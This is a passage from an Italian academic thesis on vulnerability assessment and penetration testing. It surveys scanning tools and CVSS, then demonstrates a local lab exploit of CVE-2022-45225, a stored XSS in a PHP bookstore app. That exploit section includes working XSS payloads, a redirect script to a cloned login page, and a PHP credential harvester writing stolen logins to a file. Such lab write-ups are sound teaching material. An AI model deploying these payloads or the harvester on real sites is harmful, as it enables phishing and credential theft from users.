In questa fase vengono utilizzati tool appositi per scannerizzare l'intero sistema target, con lo scopo di individuarne le vulnerabilità. Questi strumenti possono essere divisi in cinque categorie principali: [41]

Network vulnerability scanner: essi sono utili per individuare eventuali vulnerabilità nell'infrastruttura di rete dell'organizzazione: hanno la possibilità di scovare dispositivi non autorizzati o sconosciuti presenti nella rete, di individuare porte e servizi vulnerabili che consentirebbero accessi non voluti, e anche di evidenziare password vulnerabili e errori di autenticazione. Tra i principali tool per il network scanning abbiamo:

- **Nmap:** considerato come il software principale per il port scanning, esso consente di individuare porte aperte su un target bersaglio, in modo da determinare quali servizi di rete siano disponibili.

Figura 2.4: Esempio di scan con nmap

- **Wireshark:** è il tool principale per lo sniffing dei pacchetti, ed è utilizzato principalmente per catturare il traffico di rete. Tramite Wireshark è possibile analizzare i singoli pacchetti di dati che passano attraverso un'interfaccia di rete (come Ethernet, LAN etc..), con la possiblità di capire i motivi di eventuali malfunzionamenti nella rete o anche di intercettare attacchi come il MITM.
- **Nessus:** è un programma che permette di analizzare in remoto una macchina per determinare se essa sia vulnerabile agli attacchi noti. In genere effettua una scansione delle porte con il suo port scanner interno per individuare quali porte sono aperte, e successivamente tenta diversi exploit su di esse.
- **OWASP Zap:** lo Zed Attack Proxy (ZAP) di OWASP, è uno strumento che permette di trovare vulnerabilità in applicazioni e siti web. Questo tool si divide principalmente in due parti: la prima è uno scanner automatizzato di vulnerabilità che vengono poi messe in evidenza tramite un report, il quale indica anche la gravità di esse, la seconda parte invece riguarda l'utilizzo di Zap come proxy, che consente all'utente di manipolare tutto il traffico che passa attraverso di esso, compreso quello HTTPS.

Host-based vulnerability scanner: gli scanner host-based vengono utilizzati per inviduare e analizzare le vulneraiblità di server, workstation o altri host di rete, e permettono anche di valutare le impostazioni di configurazione di essi.

Database vulnerability scanner: in questa categoria rientrano gli scanner progettati per scovare vulnerabilità nei database, come mancanza di criptazione dei dati, esposizione ad attacchi di tipo SQL injection o più in generale configurazioni di sicurezza errate. Tra questi troviamo *Scuba*, strumento che viene utilizzato per trovare eventuali problemi come password deboli, configurazioni non sicure ed eventuali patch mancanti.

Application vulnerability scanner: questi tool sono utili per scannerizzare web apps e apps mobile, le quali implementano nuove funzionalità tramite degli aggiornamenti effettuati regolarmente, per cui è necessario controllare che esse non portino con se anche nuove vulnerabilità. Inoltre molte applicazioni necessitano di componenti esterne per funzionare, come temi e plugin, i quali possono includere delle falle di sicurezza.

Cloud vulnerability scanner: in questa categoria rientrano quei tools che permettono di scannerizzare le distribuzioni cloud alla ricerca di vulnerabilità. Tra questi troviamo:

- **Intruder:** tale strumento è stato progettato per lo scan di cloud AWS, Azure e Google.
- **Aqua:** come il precedente, effettua lo scan alla ricerca di vulnerabilità in cloud AWS, Azure, Google ed anche Oracle. Si può considerare Aqua un tool completo, che offre anche protezione in tempo reale e aiuta a mettere in sicurezza le configurazioni dei vari servizi cloud.

La National Security Agency (NSA) ha identificato quattro categorie di vulnerabilità del cloud:

- **Misconfiguration:** errori nella configurazione dei servizi cloud
- **Poor access control:** cattiva gestione dei sistemi di autenticazione, che possono portare a data breach.
- **Shared tenancy:** segmentazione di risorse e dati di più organizzazioni non riuscita correttamente.
- **Supply chain:** attività malevoli che compromettono l'hardware o il software, prima che un provider di servizi cloud lo acquisisca.

2.2.4 Information analysis and planning

Possiamo considerare questa fase come l'ultima che riguarda il vulnerability assessment e quella che precede il penetration testing. Qui si vanno ad analizzare le vulnerabilità identificate nello step precedente, e a pianificare quello che sarà il penetration test. Il tester cercherà di assegnare una priorità ad ogni vulnerabilità in base alla loro gravità. Un metodo accettato globalmente per la classificazione di esse è il **Common vulnerability scoring system (CVSS)**, il quale genera un punteggio numerico che ne indica la gravità ed è costituito da tre gruppi di metriche: [42] [43]

Base: è il punteggio che ha maggior impatto sul CVSS finale, rappresenta le caratteristiche intrinseche della vulnerabilità ed è compreso tra 0 e 10. Può essere ulteriormente suddiviso nei seguenti sottopunteggi:

- **Impatto:** rappresenta le conseguenze di uno sfruttamento riuscito sul componente interessato, che potrebbe essere un'applicazione software, un dispositivo hardware o una risorsa di rete.
- **Vulnerabilità agli exploit:** misura il modo in cui si accede alla vulnerabilità, la complessità dell'attacco, gli eventuali privilegi richiesti, l'interazione necessaria tra l'aggressore e un altro utente e l'impatto sulle risorse oltre il componente vulnerabile.

Temporale: è il punteggio che rappresenta le caratteristiche della vulnerabilità che possono cambiare nel corso del tempo. Inoltre considera il livello dei rimedi disponibili al momento della misurazione, oltre che dello stato attuale delle tecniche di sfruttamento o della disponibilità del codice.

Ambientale: tale punteggio rappresenta le caratteristiche della vulnerabilità influenzate dall'ambiente dell'utente. Consente agli analisti di personalizzare il punteggio CVSS in base all'importanza degli asset IT interessati in un'organizzazione. Possiamo quindi dire che considera l'impatto generato da una vulnerabilità non risolta su altre apparecchiature, persone e aziende.



Figura 2.5: Punteggi CVSS

2.2.5 Penetration testing

È quella fase del processo dove il tester cerca di sfruttare, allo stesso modo in cui farebbe un aggressore, le vulnerabilità identificate tramite gli step precedenti. Oltre alla riuscita dell'exploit di una vulnerabilità, il tester si concentra anche sulla difficoltà incontrata nello sfruttamento di essa. Esistono due strategie principali di penetration testing: [44]

- **Internal testing:** si tratta di simulare un attacco proveniente dall'interno della rete, come se provenisse - ad esempio - da un membro dell'organizzazione stessa. Un punto di partenza per un aggressore potrebbe essere quello di rubare le credenziali di un impiegato tramite un attacco di tipo phishing.
- **External testing:** questo metodo prevede tentativi di intrusione svolti da remoto, e prende di mira le risorse del target che sono visibili in internet, come il sito dell'organizzazione, i server e-mail e i domain name servers (DNS).

Tra i principali tools che aiutano il tester in queste operazioni troviamo il framework **Metasploit**, strumento open-source che fornisce informazioni sulle vulnerabilità e che aiuta nel penetration testing, in particolare nello sviluppo degli exploits, nell'automatizzazione di essi e ne integra già diversi al suo interno. [45]

2.2.6 Privilege escalation

Tale fase potrebbe essere anche essere considerata una "sotto-fase" di quella precedente: essa prevede, dopo l'intrusione in un sistema, la scalata dei privilegi, ovvero riuscire ad ottenere permessi per eseguire operazioni normalmente non concesse ad un determinato utente. Abbiamo due tipologie principali di privilege escalation: [46]

- **Vertical escalation:** si parla di scalata verticale quando un utente accede a funzioni, autorizzazioni e privilegi più alti di quelli assegnategli. Una volta fatto questo, è possibile anche retrocedere i privilegi di altri amministratori a quello di semplice utente.
- **Horizontal escalation:** in questo caso invece un utente che ha la possibilità di accedere a determinate aree di un servizio, riesce ad accedere ad altre aree che sarebbero però riservate ad un altro utente dello stesso livello.

2.2.7 Result analysis

In questa fase vengono analizzate tutte le informazioni utili ricavate dagli step precedenti, tra cui la causa delle vulnerabilità, la loro severità, come sono state exploitate e si preparano anche raccomandazioni su come risolvere

tali problemi e come evitarli in futuro: tutto ciò servirà nella prossima fase di report dei risultati.

2.2.8 Reporting

Qui si va a generare il report dei risultati, un documento che contiene un'analisi dettagliata delle vulnerabilità scovate durante il test, i possibili problemi che ne derivano e i rimedi da applicare. Senza un report efficace, tutto ciò che è stato fatto durante il test potrebbe essere quasi vano, dato che risulterebbe impossibile da parte dell'organizzazione lavorare adeguatamente sulle proprie problematiche a livello di sicurezza. Possiamo suddividere la creazione di un report in sei step principali: [47]

1. **Sintesi:** la scrittura di un report parte da quella che è una sintesi di ciò che si è fatto, destinata ai membri dell'organizzazione che non sono gli esperti in sicurezza, dunque dovrà contenere un linguaggio non tecnico per far comprendere a chiunque quali sono i problemi e i rimedi.

2. **Dettagli sulle vulnerabilità trovate:** qui si cercherà di fornire uno schema abbastanza sintetico di quelle che sono state le vulnerabilità trovate, dove sono situate nell'applicazione, come sono state scovate e come un attaccante potrebbe manipolarle.

3. **Impatto aziendale:** per determinare l'impatto che hanno tali vulnerabilità è possibile utilizzare - come visto in precedenza - lo score CVSS. Tuttavia un semplice numero non è sufficientemente esplicativo, dunque è consigliato inserire una spiegazione per esteso di quelle che potrebbero essere le possibili complicazioni per l'azienda.

4. **Difficoltà di exploit:** in questa fase si dà importanza a quella che è stata la difficoltà riscontrata nell'exploit delle falle di sicurezza: assegnare una sorta di voto, e combinandolo insieme al punteggio CVSS, aiuterebbe l'organizzazione ad assegnare una priorità a quelli che sono i rimedi da intraprendere.

5. **Rimedi raccomandati:** è probabilmente la parte più importante di un report, dove si spiega all'organizzazione come rimediare alle vulnerabilità trovate, il che varia in base al tipo di vulneraiblità: alcune richiederanno l'installazione di patch di sicurezza, mentre altre richiederanno una revisione del codice.

6. **Raccomandazioni strategiche:** questa è una fase altrettanto importante che, rispetto alla precedente, guarda più al futuro: oltre a fornire i rimedi per le specifiche vulnerabilità scovate nel corso del test, è molto utile fornire consigli che possono aiutare l'organizzazione a migliorare le proprie pratiche di sicurezza, in modo da definire una vera e propria strategia di sicurezza.

2.2.9 Clean up

In quest'ultima fase non viene fatto altro che riportare il sistema al suo stato originario (prima del test): vengono eliminati gli account temporanei creati per connettersi al sistema compromesso, pulizia di eventuali rootkit installati nell'ambiente, rimozione di eseguibili, scripts e altri file temporanei utilizzati nel corso dela procedura, e reset allo stato iniziale di tutte le impostazioni della rete o dei sistemi oggetto di test.

2.3 Test manuali e automatici

Fino a poco tempo fa eseguire procedure di questo tipo era un processo molto complesso, dove era richiesto un esperto che avesse imparato a padroneggiare i tools utili, capace di scrivere i propri exploits e che impiegasse molto tempo nell'effettuare operazioni manuali che ne richiedessero altrettanto. [48] Inoltre un test manuale richiede l'impiego di diversi professionisti, ognuno dei quali con diverse abilità, il che è evidentemente dispendioso per un organizzazione in termini economici. Proprio per questo viene presa in considerazione la possibilità di eseguirli tramite sistemi automatici: uno di questi è stato già citato precedentemente, ed è Nessus, il quale prima scannerizza il target, dopo tenta di exploitare eventuali vulnerabilità ed infine fornisce un report. Dunque il testing automatico è un modo semplice e conveniente (sia in termini di tempo, che economici) per eseguire tutte le operazioni richieste in un test completo. Tuttavia ci sono tre aspetti fondamentali per i quali l'esecuzione di un test manuale risulta migliore:

- Il primo è che lo strumento automatico lavorerà sempre allo stesso modo, senza un'analisi accurata della situazione, cosa che invece può fare un esperto pensando come un attaccante, con la possibilità quindi di scovare ulteriori vulnerabilità.
- Il secondo riguarda riguarda sempre il modus operandi del tool automatico, ma in questo caso si fa riferimento al fatto che esso può eseguire un numero limitato di tipologie di test, mentre un esperto con diverse abilità potrà essere maggiormente utile da questo punto di vista.
- Il terzo invece riguarda la qualità del report fornito al termine del test, dove quello di un esperto risulterà sicuramente più approfondito.

Capitolo 3

Exploit di vulnerabilità

3.1 Introduzione

In questo ultimo capitolo si andrà a mostrare come è possibile sfruttare un determinato tipo di vulnerabilità, nello specifico stored XSS; per la ricerca di quest'ultima si è ricorsi alla lista delle vulnerabilità presente nel National Vulnerability Database (NVD). Il test verrà eseguito per ovvie ragioni in locale. Effettueremo il tutto utilizzando una macchina sulla quale è installato il sistema operativo ParrotOS, una distribuzione GNU/Linux focalizzata su sicurezza, privacy e sviluppo. [49]

3.2 CVE e National Security Database

La lista CVE del MITRE, è una lista di records di vulnerabilità pubblicamente divulgate, ognuno dei quali ha un numero identificativo ed una descrizione. L'NVD è un database di vulnerabilità del governo degli Stati Uniti, il quale è sincronizzato con la lista CVE, in modo tale che tutti gli aggiornamenti apportati alla lista siano anche visibili nel database. Dunque possiamo dire che l'elenco CVE alimenta l'NVD, fornendo informazioni riguardo la gravità, la valutazione dell'impatto e la correzione di ogni vulnerabilità presente nei record CVE. Per classificare la gravità di una vulnerabilità viene adottato il Common vulnerability scoring system (CVSS) presentato nel capitolo precedente. L'NVD aggiunge poi funzionalità che riguardano prettamente i filtri di ricerca: si ha la possibilità di elencare le vulnerabilità in base al sistema operativo, nome del fornitore, numero di versione etc.. . Le vulnerabilità vengono scovate e poi pubblicate da organizzazioni di tutto il mondo, le quali hanno collaborato con il programma CVE. [50] [51]

3.3 CVE-2022-45225

CVE-2022-45225 è la voce nella lista delle vulnerabilità che prenderemo in considerazione: essa riguarda un progetto in PHP realizzato tramite l'utilizzo del framework Codeigniter. Il progetto prende il nome di "Book Store Management System", e mira a fornire una piattaforma online automatizzata per le librerie, attraverso la quale è possibile gestire le transazioni e le registrazioni di vendita. La descrizione presente nell'NVD indica che si tratta di una

vulnerabilità di tipo Cross-site scripting (XSS) presente nella funzionalità di aggiunta libri, in particolare si fa riferimento al campo che riguarda il titolo del libro.

3.4 Configurazione dell'ambiente in locale

Per la configurazione dell'ambiente in locale si farà utilizzo di XAMPP, una distribuzione gratuita composta da Apache HTTP Server, MySQL (o MariaDB), PHP e Perl per creare un web hosting locale. I passaggi da effettuare sono i seguenti:

- Installazione di XAMPP sulla propria macchina
- Download del codice sorgente
- Copia del codice sorgente nella cartella "htdocs" di XAMPP
- Avvio di Apache e MySQL tramite XAMPP Control Panel o terminale

Figura 3.1: XAMPP Start da terminale

A questo punto si dovrà creare il database; per far ciò accediamo tramite il nostro browser all'inidirizzo:

`http://localhost/phpmyadmin`

e ci si troverà davanti a questa schermata.



Figura 3.2: PHPMyadmin

Cliccando su "new" è possibile aggiungere un nuovo database, che prenderà il nome di "ci_bsms_db"; dopodiché bisognerà importare il file "ci_bsms_db.sql" fornito nel download del codice. Dopo aver configurato il database è possibile navigare nel browser ed accedere al progetto tramite l'URL:

`http://localhost/bsms_ci/`

ed otterremo la seguente pagina di login.



Figura 3.3: Login page

3.5 Test della vulnerabilità

Ora vogliamo andare a verificare l'effettiva presenza della vulnerabilità, andando a testarla attraverso la semplice funzione alert. Effettuiamo il login tramite le credenziali che ci sono state fornite insieme al progetto, e rechiamoci nella sezione relativa alla lista dei libri con i relativi dettagli, e scegliamo di aggiungere un nuovo libro; ci troveremo quindi in questa situazione:



Figura 3.4: Funzionalità di aggiunta di un libro

Nella descrizione del CVE abbiamo letto che è presente una vulnerabilità di tipo stored XSS nel campo "Book Title" ; ciò che andremo a fare quindi è aggiungere un nuovo libro, inserendo come titolo:

```
<script>alert(1)</script>
```

Il contenuto degli altri campi non sarà invece importante. Dopo aver riempito tutti i campi e aver salvato il libro, al successivo caricamento della pagina otteniamo un avviso che conferma l'esecuzione dello script:



Figura 3.5: XSS Alert

Recandoci ora nel database e andando a visualizzare la tabella "book", notiamo che è stato aggiunto un quarto libro che ha come titolo proprio lo script precedente.

	book_code	book_title	year	category_code	price	book_img	publisher	writer	stock
Edit Copy Delete	1	Sample Book 101	2018	1	350	book1.jpg	Publisher 1	Author 1 et. al.	5
Edit Copy Delete	2	Sample Book 102	2018	2	450	book2.jpg	Publisher 2	Author 2 et. al.	9
Edit Copy Delete	3	Sample Book 103	2020	3	750	book3.jpg	Publisher 3	Author 3 et. al.	10
Edit Copy Delete	7	<script>alert(1)</script>	1980	3	12		test	test	10

Figura 3.6: Tabella libri nel database

Ciò dimostra quindi la natura della vulnerabilità, ovvero Cross-site scripting di tipo stored; ricordiamo che una vulnerabilità XSS è di questo tipo se ad esempio il codice iniettato rimane memorizzato nel database, come in questo caso. Ciò fa sì che ogni qual volta si vada a visitare tale pagina, l'utente vedrà comparire una finestra di avviso con scritto "1".

3.6 Exploit della vulnerabilità

Ora abbiamo effettivamente testato la vulnerabilità e siamo a conoscenza del fatto che è possibile iniettare del codice malevolo. Ciò che andremo a fare è iniettare uno script che farà in modo che l'utente che acceda alla pagina sui dettagli dei libri, venga reindirizzato su un altro sito. La nuova pagina caricata dall'utente sarà identica a quella di login; tuttavia andremo a modificare ciò che accade nel momento in cui si vada a cliccare il pulsante "login", dopo aver inserito le credenziali, facendo in modo che esse vengano salvate su un file esterno: quello che vogliamo attuare è quindi un attacco di tipo phishing. Per fare ciò andremo a sfruttare il metodo HTML *location.replace()* , il quale va a sostituire il documento corrente con un altro specificato tra parentesi. L'URL verso il quale reindirizzeremo la nostra vittima è quello della pagina di login malevola, dove andremo a modificare il metodo POST della form di login.

3.6.1 Preparazione

Per preparare la pagina di login malevola in genere si va a copiare quello che è il codice sorgente; avendo noi a disposizione il codice sorgente del progetto possiamo duplicarlo nella cartella "htdocs" di XAMPP, variando il nome della cartella in "phish"; dunque per accedere alla nuova applicazione dovremo visitare l'URL:

```
http://localhost/phish/
```

e ciò che ci verrà mostrata è una form di login identica a quella vista precedentemente. Il codice sorgente (dopo la modifica) di tale form presente all'interno della pagina è il seguente:

```
<form method="post" class="form-validate" action="http://localhost/phish/post.php">
     <h2 class="text-center mb-4 text-secondary">Login to CI - BSMS</h2>
  <div class="form-group">
    <input id="username" type="text" name="username" required data-msg="Please enter your username" class="input-material">
    <label for="login-username" class="label-material">Username</label>
  </div>
  <div class="form-group">
    <input id="password" type="password" name="password" required data-msg="Please enter your password" class="input-material">
    <label for="login-password" class="label-material">Password</label>
  </div>
  <div class="d-flex align-items-center justify-content-end">
    <a href="<?php echo base_url('index.php/admin/register') ?>" class="text-decoration-none fw-bold mr-3">Register New Account</a>
    <input type="submit" name="submit" class="btn btn-primary rounded-0" value="Login">
```

Figura 3.7: Codice sorgente form di login

Leggendo la prima riga di codice, possiamo notare che si tratta di una form HTML. Al termine di essa è persente un pulsante "Login" che invia i dati ad un form-handler specificato nell'atributo "action" nella prima riga. Dunque ciò che l'utente inserirà nei campi username e password, verrà inviato al form-handler "/post.php". Esso non è quello originale, ma è un file php creato ad-hoc per scrivere le credenziali su un file di testo esterno denominato "credenziali.txt". Il codice sorgente è:

```
1   <?php
2   header ('Location:http://localhost/phish/');
3   $handle = fopen('credenziali.txt', 'a');
4   foreach($_POST as $variable => $value) {
5   fwrite($handle, $variable);
6   fwrite($handle, '=');
7   fwrite($handle, $value."\n");
8   }
9   fclose($handle);
10  exit;
11  ?>
12
13
14
15
16
17
```

Figura 3.8: Codice sorgente post.php

Il funzionamento è semplice: verranno catturate le variabili inviate tramite la form di login (username e password) e verranno scritte una sotto l'altra nel file di testo specificato nella riga numero 3; se esso non esiste, allora verrà creato. Tale file si troverà nella cartella principale del progetto.

3.6.2 Dimostrazione

Ora che abbiamo a disposizione una pagina di login contraffatta ma graficamente identica alla precedente, possiamo andare a verificarne l'effettivo funzionamento. Per farlo dobbiamo prima inserire il codice nel campo vulnerabile (book-title) che reindirizzerà l'utente verso la pagina malevola. Lo script sarà il seguente:

```
<script>location.replace("http://localhost/phish/")</script>
```



Figura 3.9: Caption

Ciò che andremo invece ad inserire negli altri campi non è importante. Una volta fatto questo, chiunque acceda alla pagina della lista dei libri verrà quindi reindirizzato alla form di login contraffatta, dove l'unica differenza potremo notarla nell'URL.

